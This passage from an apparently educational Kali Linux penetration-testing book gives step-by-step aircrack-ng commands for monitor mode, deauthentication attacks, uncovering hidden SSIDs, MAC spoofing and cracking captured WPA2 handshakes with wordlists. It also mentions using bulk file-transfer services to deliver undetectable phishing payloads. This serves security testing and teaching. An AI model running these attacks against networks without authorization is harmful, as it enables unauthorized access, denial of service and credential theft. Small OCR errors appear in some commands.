


Figure 5.39: Sendspace bulk transfer emails

Most of the time, these bulk transfers are not on the blocked list in a corporate environment (if one is blocked, attackers can switch to another), so they provide direct access to internal staff and create an effective message, and an undetectable payload will provide a better success rate, without revealing the identity of the attackers.

Summary

Social engineering is a method of hacking humans, taking advantage of a person's inherent trust and helpfulness to attack a network and its devices. In this chapter, we examined how social engineering can be used to facilitate attacks designed to capture credentials, activate malicious software, or assist in launching further attacks. Most of the attacks rely on SET and Gophish; however, Kali has several other applications that can be improved using a social engineering methodology. We explored how new bulk transfer companies can potentially be utilized to spread the payload without having to use any email services to perform phishing. We also examined how physical access, usually in conjunction with social engineering, can be used to place hostile devices on a target network.

In the next chapter, we will examine how to conduct reconnaissance against wireless networks and attack open networks, as well as networks that are protected with encryption schemes based on WPA2. We will also examine general weaknesses in wireless and Bluetooth protocols that render them vulnerable to denial-of-service attacks, along with impersonation attacks.

6

Wireless and Bluetooth Attacks

The dominance of mobile devices has led the majority of companies to adopt **Bring Your Own Devices** (**BYOD**) and the need to provide instant network connectivity, with wireless networks becoming the ubiquitous access point to the internet. Unfortunately, the convenience of wireless access is accompanied by an increase in effective attacks that result in the theft of data and unauthorized access, as well as the denial of service of network resources. Kali provides several tools to configure and launch these wireless attacks, allowing organizations to improve security.

In this chapter, we will examine several housekeeping tasks and wireless attacks, including the following topics:

- Configuring Kali for wireless and Bluetooth attacks
- Wireless and Bluetooth reconnaissance
- Bypassing a hidden **Service Set Identifier** (**SSID**)
- Bypassing MAC address authentication and open authentication
- Compromising WPA/WPA2 encryption and performing **Man-in-The-Middle** (**MiTM**) attacks
- Attacking wireless routers with Reaver
- **Denial-of-Service** (**DoS**) attacks against wireless and Bluetooth communication

Introduction to wireless and Bluetooth technologies

Wireless technology provides the ability to communicate between two or more entities over distances without the use of wires or cables of any sort. This utilizes **radio frequency** (**RF**) as well as **infrared** (**IR**) waves.

Table 6.1 outlines the different wireless technologies with the IEEE standards they support, the radio frequency that they operate on, data bit rates, and network ranges and size:

Name	**Bluetooth Classic**	**Bluetooth 4.0 Low Energy (BLE)**	**ZigBee**	**Wi-Fi**	**Wi-Fi 5/6**
IEEE Standard	802.15.1	802.15.1	802.15.4	802.11 (a, b, g, n)	802.11 (ac, ax)
Frequency (GHz)	2.4	2.4	0.868, 0.915, 2.4	2.4 and 5	ac= 5, ax=2.4 and 5
Maximum raw bit rate (Mbps)	1-3	1	0.250	11 (b), 54 (g), 600 (n)	433(ac)600.4 (ax)
Typical data	0.7-2.1	0.27	0.2	7 (b), 25 (g),	6933 (ac)9607.8(ax)

throughput (Mbps)				150 (n)	
Maximum (Outdoor) Range (Meters)	10 (class 2), 100 (class 1)	50	10-100	100-250	ac=35-110 ax=70-240
Network Size	7	Undefined	64,000+	255	8

Table 6.1: A comparison of different types of wireless technologies

In this chapter, we will focus on two main wireless technologies, Bluetooth and Wi-Fi. The main difference is Wi-Fi can provide long-range and high-speed internet and Bluetooth is designed for short-range devices for sharing information.

Configuring Kali for wireless attacks

Kali Linux is pre-equipped with several tools to facilitate the testing of wireless networks; however, these attacks require extensive configuration to be fully effective. In addition, testers should acquire a strong background in wireless networking before they implement attacks or audit a wireless network.

The most important tool in wireless security testing is the wireless adapter, which connects to the wireless **Access Point** (**AP**). It must support the tools that are used, especially the `aircrack-ng` suite of tools; in particular, the card's chipset, and drivers must possess the ability to inject wireless packets into a communication stream.

This is a requirement for attacks that require specific packet types to be injected into the traffic stream between the target and the victim. The injected packets can cause a DoS, allowing an attacker to capture handshake data that's needed to crack encryption keys or support other wireless attacks.

The most reliable adapters that you can use with Kali are the Alfa Network cards, especially the AWUS036NH or Wi-Fi Pineapple adapters or TP-Link N150 TL-WN722N version 1, which support wireless 802.11 b, g, and n protocols. Similarly, to perform the Bluetooth attacks, it is recommended you use an external dongle such as the TP-Link USB Bluetooth Adapter or WAVLINK Wireless Bluetooth CSR 4.0 Dongle. These cards generally cost less than $10 and are readily available online and will support all the tests and attacks that are delivered using Kali.

Wireless reconnaissance

The first step in conducting a wireless attack is to conduct reconnaissance—this identifies the exact target AP and highlights the other wireless networks that could impact testing.

If you are using a USB-connected wireless card to connect to a Kali virtual machine, make sure that the USB connection has been disconnected from the host operating system and attached to the virtual machine. If you are using VirtualBox, select the Kali Linux virtual machine, then click on **Settings.** Select the **USB** category, then click on the USB icon with the **+** symbol, then select the USB wireless or Bluetooth adapter. This should disconnect the USB from the host operating system and attach it to your VirtualBox. Similarly, for VMware, click on the **VM** from the main menu, click **Removable devices**, and select your wireless or Bluetooth device.

Next, determine which wireless interfaces are available by running `iwconfig` from the command line, as shown in *Figure 6.1*:




Figure 6.1: Wireless adapter list

For certain attacks, you may wish to increase the power output of the adapter. This is especially useful if you are collocated with a legitimate wireless AP, and you want the targets to connect to a false AP under

your control rather than the legitimate AP. These false, or **rogue**, APs allow an attacker to intercept data and view or alter it as needed to support an attack. Attackers will frequently copy or clone a legitimate wireless network and then increase its transmission power compared to the legitimate site as a means of attracting victims. To increase power, the following command is used:

```
sudo iwconfig wlan0 txpower 30
```

Many attacks will be conducted using `aircrack-ng` and its related tools. To start, we need to intercept or monitor wireless transmissions; therefore, we need to set the Kali communication interface with wireless capabilities to monitor mode using the `airmon-ng` command:

```
sudo airmon-ng start wlan0
```

The execution of the previous command is shown in *Figure 6.2*:




Figure 6.2: Starting the monitoring mode using airmon-ng

Note that the description that is returned indicates that there are some processes that could cause trouble. The most effective way to deal with these processes is to use a comprehensive `kill` command, as follows:

```
sudo airmon-ng check kill
```

To view the local wireless environment, use the following command:

```
sudo airodump-ng wlan0mon
```

The previous command lists all the identified networks that can be found within the range of the wireless adapter at that particular point in time. It provides the **Basic Service Set Identifier** (**BSSID**) of the wireless nodes on the network, as identified by the MAC addresses.

A **Media Access Control** (**MAC**) address uniquely identifies each node in a network. It takes the form of six pairs of hexadecimal digits (0 to 9 and the letters A to F) that are separated by colons or dashes, and usually appears in this format: `00:50:56:C0:00:01.`

It also shows you an indication of the relative output power, information on data packets that have been sent, bandwidth information including the channel used and data, information on the encryption used, and the **Extended Service Set Identifier** (**ESSID**) that provides the name of the wireless network. This information is shown in *Figure 6.3*; non-essential ESSIDs have been blurred out:




Figure 6.3: airodump-ng actively identifying different wireless APs

The `airodump` command cycles through the available wireless channels 1-13 by default on 2.4 GHz and identifies the following:

- The `BSSID`, which is the unique MAC address that identifies a wireless AP or router.
- The `PWR`, or power, of each network. Although `airodump-ng` incorrectly shows the power as being negative, this is a reporting artifact. To obtain the proper positive values, access a terminal and run `airdriver-ng unload 36`, and then run `airdriver-ng load 35`.
- `CH` shows the channel that is being used to broadcast.
- `ENC` shows the encryption in use—it is `OPN`, or open, for no encryption being used, or `WEP` or `WPA`/`WPA2` if encryption is being used. `CIPHER` and `AUTH` provide additional encryption information.
- The `ESSID` is the common name of the wireless network and is made up of the APs that share the same SSID or name.

In the lower section of the terminal window, you will see the stations attempting to connect, or that are connected to the wireless network.

Before we can interact with any of these (potential) target networks, we have to confirm that our wireless adapter is capable of packet injection. To do this, run the following command from a terminal shell prompt:

```
sudo aireplay-ng -9 wlan0mon
```

Here, `-9` indicates an injection test. That will provide the ability to inject the packets into the target Wi-Fi network.

Bypassing a hidden SSID

ESSID is the sequence of characters that uniquely identify a wireless local area network. Hiding the ESSID is a poor method of attempting to achieve security through obscurity; unfortunately, the ESSID can be obtained by doing either of the following:

- Sniffing the wireless environment and waiting for a client to associate to a network and then capturing that association
- Actively deauthenticating a client to force the client to associate and then capturing that association

The `aircrack` tools are particularly well suited to capture the data that's needed to unhide a hidden ESSID, as shown in the following steps:

1. At the command prompt, confirm that wireless is enabled on the attacking system by entering the following command:

```
sudo airmon-ng
```

2. Next, use the following `ifconfig` command to review the available interfaces and to determine the exact name that's used by your wireless system:

```
ifconfig
```

3. Enable your wireless interface by entering the following (you may need to replace `wlan0` with an available wireless interface that was identified in the previous step):

```
sudo airmon-ng start wlan0
```

4. If you reconfirm with `ifconfig`, you will see that there is now a monitoring or `wlan0mon` address in use. Now use `airodump` to confirm the available wireless networks by entering the following command, and attackers should be able to see the screen in *Figure 6.4*:

```
sudo airodump-ng wlan0mon
```




Figure 6.4: airodump displaying all the available wireless networks in range

As you can see in *Figure 6.4*, the last network's `ESSID` is identified only as `<length: 0>`. No other name or designation is used. The length of the hidden `ESSID` is identified as being composed of nine characters; however, this value may not be correct because the `ESSID` is hidden. The true `ESSID` length may actually be shorter or longer than nine characters.

What is important is that there may be clients attached to this particular network. If clients are present, we will deauthenticate the client, forcing them to send the `ESSID` when they reconnect to the AP.

5. Rerun `airodump` and filter out everything but the target AP. In this particular case, we will focus on collecting data from the hidden

network on channel 11 using the following command:

```
sudo airodump-ng -c 11 wlan0mon
```

Executing this command removes the output from the multiple wireless sources, and allows the attacker to focus on the target `ESSID`, as shown in *Figure 6.5*:




Figure 6.5: airodump running on channel 11

The data that we get when the `airodump` command is executed indicates that there is one station (`82:A4:64:7F:6D:88`) that is connected to the `BSSID` (`C0:05:C2:02:85:67`), which is, in turn, associated with the hidden `ESSID`.

6. To capture the `ESSID` as it is being transmitted, we need to create a condition where we know it will be sent—during the initial stage of the connection between a client and the AP.

   Therefore, we will launch a deauthentication attack against both the client and the AP by sending a stream of packets that breaks the connection between them and forces the client to re-associate with the AP.

   To launch the attack, open a new command shell and enter the command that's shown in the following screenshot (`0` indicates that we are launching a deauthentication attack, `10` indicates that we will send `10` deauthentication packets, `-a` is the target AP, and `c` is the client's MAC address):

```
└─$ sudo aireplay-ng -0 10 -a  C2:B3:7B:17:00:B7 -c 82:A4:64:7F:6D:88 wlan0mon
12:20:07  Waiting for beacon frame (BSSID: C2:B3:7B:17:00:B7) on channel 11
12:20:07  Sending 64 directed DeAuth (code 7). STMAC: [82:A4:64:7F:6D:88] [ 0|61 ACKs]
12:20:08  Sending 64 directed DeAuth (code 7). STMAC: [82:A4:64:7F:6D:88] [ 0|62 ACKs]
12:20:08  Sending 64 directed DeAuth (code 7). STMAC: [82:A4:64:7F:6D:88] [ 0|62 ACKs]
12:20:09  Sending 64 directed DeAuth (code 7). STMAC: [82:A4:64:7F:6D:88] [ 0|63 ACKs]
12:20:10  Sending 64 directed DeAuth (code 7). STMAC: [82:A4:64:7F:6D:88] [11|68 ACKs]
12:20:10  Sending 64 directed DeAuth (code 7). STMAC: [82:A4:64:7F:6D:88] [10|71 ACKs]
12:20:11  Sending 64 directed DeAuth (code 7). STMAC: [82:A4:64:7F:6D:88] [ 0|60 ACKs]
12:20:12  Sending 64 directed DeAuth (code 7). STMAC: [82:A4:64:7F:6D:88] [ 0|58 ACKs]
12:20:12  Sending 64 directed DeAuth (code 7). STMAC: [82:A4:64:7F:6D:88] [ 0|64 ACKs]
12:20:13  Sending 64 directed DeAuth (code 7). STMAC: [82:A4:64:7F:6D:88] [ 0|61 ACKs]
```

Figure 6.6: Sending deauthentication packets to the connected station

7. After all the deauthentication packets have been sent, return to the original window that monitors the network connection on channel 11, as shown in *Figure 6.7*:

```
CH 11 ][ Elapsed: 36 s ][ 2021-07-04 12:23

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C2:B3:7B:17:00:B7  -34  87      364        0    0  11  360   WPA2 CCMP   PSK  Hidden
8C:19:B5:63:12:8D  -67   0        8        8    0  11  195   WPA2 CCMP   PSK  BT-CZCK2Q
6A:19:B5:63:12:8E  -67   0        7        0    0  11  195   OPN              BTWi-fi
F0:86:20:45:4E:73  -65   0       43        3    0  11  540   WPA2 CCMP   PSK  EE-Hub-We6Q
6A:19:B5:63:12:89  -71   0       19        0    0  11  195   WPA2 CCMP   PSK  <length:  9>
EC:6C:9A:34:42:02  -73   0        1        1    0  11  195   WPA2 CCMP   PSK  BT-S2AKQ2
```

Figure 6.7: Hidden ESSID is now visible in the airodump on channel 11

You will now see the `ESSID` in the clear.

Knowing the `ESSID` helps an attacker to confirm that they are focused on the correct network (because most ESSIDs are based on the corporate identity) and facilitates the logon process.

Bypassing MAC address authentication and open authentication

A MAC address is usually associated with a network adapter or a device with networking capability; for this reason, it's frequently called the physical address.

The first three pairs of digits in the MAC address are called the Organizational Unique Identifier, and they serve to identify the company that manufactured or sold the device. The last three pairs of digits are specific to the device and can be considered to be a serial number.

Because a MAC address is unique, it can be used to associate a user to a particular network, especially a wireless network. This has two significant implications—it can be used to identify a hacker or a legitimate network tester who has tried to access a network, and it can be used as a means of authenticating individuals and granting them access to a network.

During penetration testing, the tester may prefer to appear anonymous to a network. One way to support this anonymous profile is to change the MAC address of the attacking system.

This can be done manually using the `ifconfig` command. To determine the existing MAC address, run the following from a command shell:

```
sudo ifconfig wlan0 down
sudo ifconfig wlan0 | grep HW
```

To manually change the IP address, use the following commands:

```
sudo ifconfig wlan0 hw ether 38:33:15:xx:xx:xx
sudo ifconfig wlan0 up
```

Substitute different hexadecimal pairs for the `xx` expressions. This command will allow us to change the attacking system's MAC address to one that is used and accepted by the victim network. The attacker must ensure that the MAC address is not already in use on the network, or the repeated MAC address may trigger an alarm if the network is being monitored.

The wireless interface must be brought down before changing the MAC address.

Kali also permits the use of an automated tool, `macchanger`. To change the attacker's MAC address to a MAC address of a product produced by the same vendor, use the following `macchanger` command from a terminal window:

```
sudo macchanger wlan0 -e
```

To change the existing MAC address to a completely random MAC address, use the following command :

```
sudo macchanger wlan0 -r
```

You should be able to see the `macchanger` tool. *Figure 6.8* provides the new MAC address assigned for our wireless adapter:




Figure 6.8: Changing the MAC address of the wireless adapter

Some attackers use automated scripts to change their MAC addresses on a frequent basis during testing to anonymize their activities.

Many organizations, particularly large academic groups, such as colleges and universities, use MAC address filtering to control who can access their wireless network resources.

MAC address filtering uses the unique MAC address on the network card to control access to network resources; in a typical configuration, the organization maintains a whitelist of the MAC addresses that are permitted to access the network. If an incoming MAC address is not on the approved access list, it is restricted from connecting to the network.

Unfortunately, MAC address information is transmitted in the clear text. An attacker can use `airodump` to collect a list of accepted MAC addresses and then manually change their MAC address to one of the addresses that is accepted by the target network. Therefore, this type of filtering provides almost no real protection to a wireless network.

The next level of wireless network protection is provided using encryption.

Attacking WPA and WPA2

Wi-Fi Protected Access (**WPA**) and **Wi-Fi Protected Access 2** (**WPA2**) are wireless security protocols that were intended to address the security shortcomings of WEP. Because the WPA protocols dynamically generate a new key for each packet, they prevent the statistical analysis that caused WEP to fail. Nevertheless, they are vulnerable to some attack techniques as well.

WPA and WPA2 are frequently deployed with a **pre-shared key** (**PSK**) to secure communications between the AP and the wireless clients. The PSK should be a random passphrase of at least 13 characters in length; if not, it is possible to determine the PSK using a brute-force attack by comparing the PSK to a known dictionary. This is the most common attack.

Note that if configured in the Enterprise mode, which provides authentication using a RADIUS authentication server, it might require a more powerful machine to crack the key or perform different types of MiTM attacks.

Brute-force attacks

Unlike WEP, which can be broken using a statistical analysis of a large number of packets, WPA decryption requires the attacker to create specific packet types that reveal details, such as the handshake between the AP and the client.

To attack a WPA transmission, the following steps should be performed:

1. Start the wireless adapter and use the `ifconfig` command to ensure that the monitor interface has been created.
2. Use `sudo airodump-ng wlan0mon` to identify the target network.
3. Start capturing traffic between the target AP and the client using the following command:

```
sudo airodump-ng --bssid F0:7D:68:44:61:EA -c 11 --showack
```

4. Set `-c` to monitor a specific channel, `--write` to write the output to a file for a dictionary attack later, and the `--showack` flag to ensure that the client computer acknowledges your request to deauthenticate it from the wireless AP. A typical output from the above command is shown in *Figure 6.9*:

```
CH 11 ][ Elapsed: 12 s ][ 2021-07-04 12:31

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C2:B3:7B:17:00:B7  -52  96      140       14    0  11  360   WPA2 CCMP   PSK  Hidden

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   AE:AE:BD:EC:70:C2  -59    0 - 1      0        2         Mastering Kali
(not associated)   1A:BE:80:58:35:FA  -57    0 - 1      0        2         Hidden
(not associated)   BE:5A:4B:1B:24:5D  -65    0 - 1      0        1
C2:B3:7B:17:00:B7  82:A4:64:7F:6D:88  -59    0 -24    283       91
```

Figure 6.9: airodump on specific BSSID on channel 11

5. Leave this terminal window open and open a second terminal window to launch a deauthentication attack; this will force the user to reauthenticate to the target AP and re-exchange the WPA key. The deauthentication attack command is shown as follows:

```
sudo aireplay-ng -0 10 -a <BSSID> -c <STATION ID> wlan0mor
```

Figure 6.10 shows `aireplay-ng` in action for deauthenticating a station connected to a particular BSSID:





Figure 6.10: Deauthentication of the station from the BSSID

6. A successful deauthentication attack will show `ACKs`, which indicates that the client who was connected to the target AP has acknowledged the deauthentication command that was just sent.
7. Review the original command shell that was kept open to monitor the wireless transmission, and ensure that you capture the four-way handshake. A successful WPA handshake will be identified in the top-right corner of the console. In the following example, the data indicates a WPA handshake value of `C2:B3:7B:17:00:B7`:



```
CH 11 ][ Elapsed: 48 s ][ 2021-07-04 12:30 ][ WPA handshake: C2:B3:7B:17:00:B7

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C2:B3:7B:17:00:B7  -53   1      410       25    5  11  360   WPA2 CCMP   PSK  Hidden

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C2:B3:7B:17:00:B7  82:A4:64:7F:6D:88  -55    1e-24    101     1529  EAPOL

MAC                CH PWR    ACK ACK/s    CTS RTS_RX RTS_TX  OTHER

C2:B3:7B:17:00:B7   11 -55    191     4      0      1      0      1
82:A4:64:7F:6D:88   11 -51    886    27      1      0      1      1
18:0F:76:04:81:31   11 -63      3     0      0      0      0      0
74:60:FA:AA:B6:0B   11 -75      1     0      0      0      0      0
80:72:15:EF:DD:2A   11 -75      1     0      0      0      0      0
E0:3E:44:04:6D:88   11 -55      0     0      1      0      0      0
62:B1:B5:32:2B:89   11 -67      1     0      0      0      0      0
8C:19:B5:63:12:8D   11 -63      1     0      0      0      0      0
6A:19:B5:63:12:8E   11 -57      1     0      0      0      0      0
E0:3E:44:04:9B:66   11 -55      0     0      1      0      0      0
04:00:60:00:00:00   11 -61      0     0      0      0      0      1
```

Figure 6.11: Successful capture of a wireless handshake for a specific BSSID

8. Use `aircrack` to crack the WPA key using a defined wordlist. The filename that was defined by the attacker for collecting handshake data will be located in the root directory, and the `.cap` extension will be appended to it.

In Kali, wordlists are located in the `usrshare/wordlists` directory. Although several wordlists are available, it is recommended that you download lists that will be more effective in breaking common passwords.

In the previous example, the key was preplaced in the password list. Undertaking a dictionary attack for a long, complex password can take several hours, depending on the system configuration. The following command uses `passwordlist` as the source wordlist (attackers can also utilize the password list located in the `usrshare/wordlists/` folder within Kali):

```
sudo aircrack-ng -w passwordlist -b BSSID <OUTPUT LOCATION>Out
```

Figure 6.12 shows the results from successfully cracking the WPA key; the key to the network named "Hidden" was found to be `Letmein87` after testing six well-known keys:

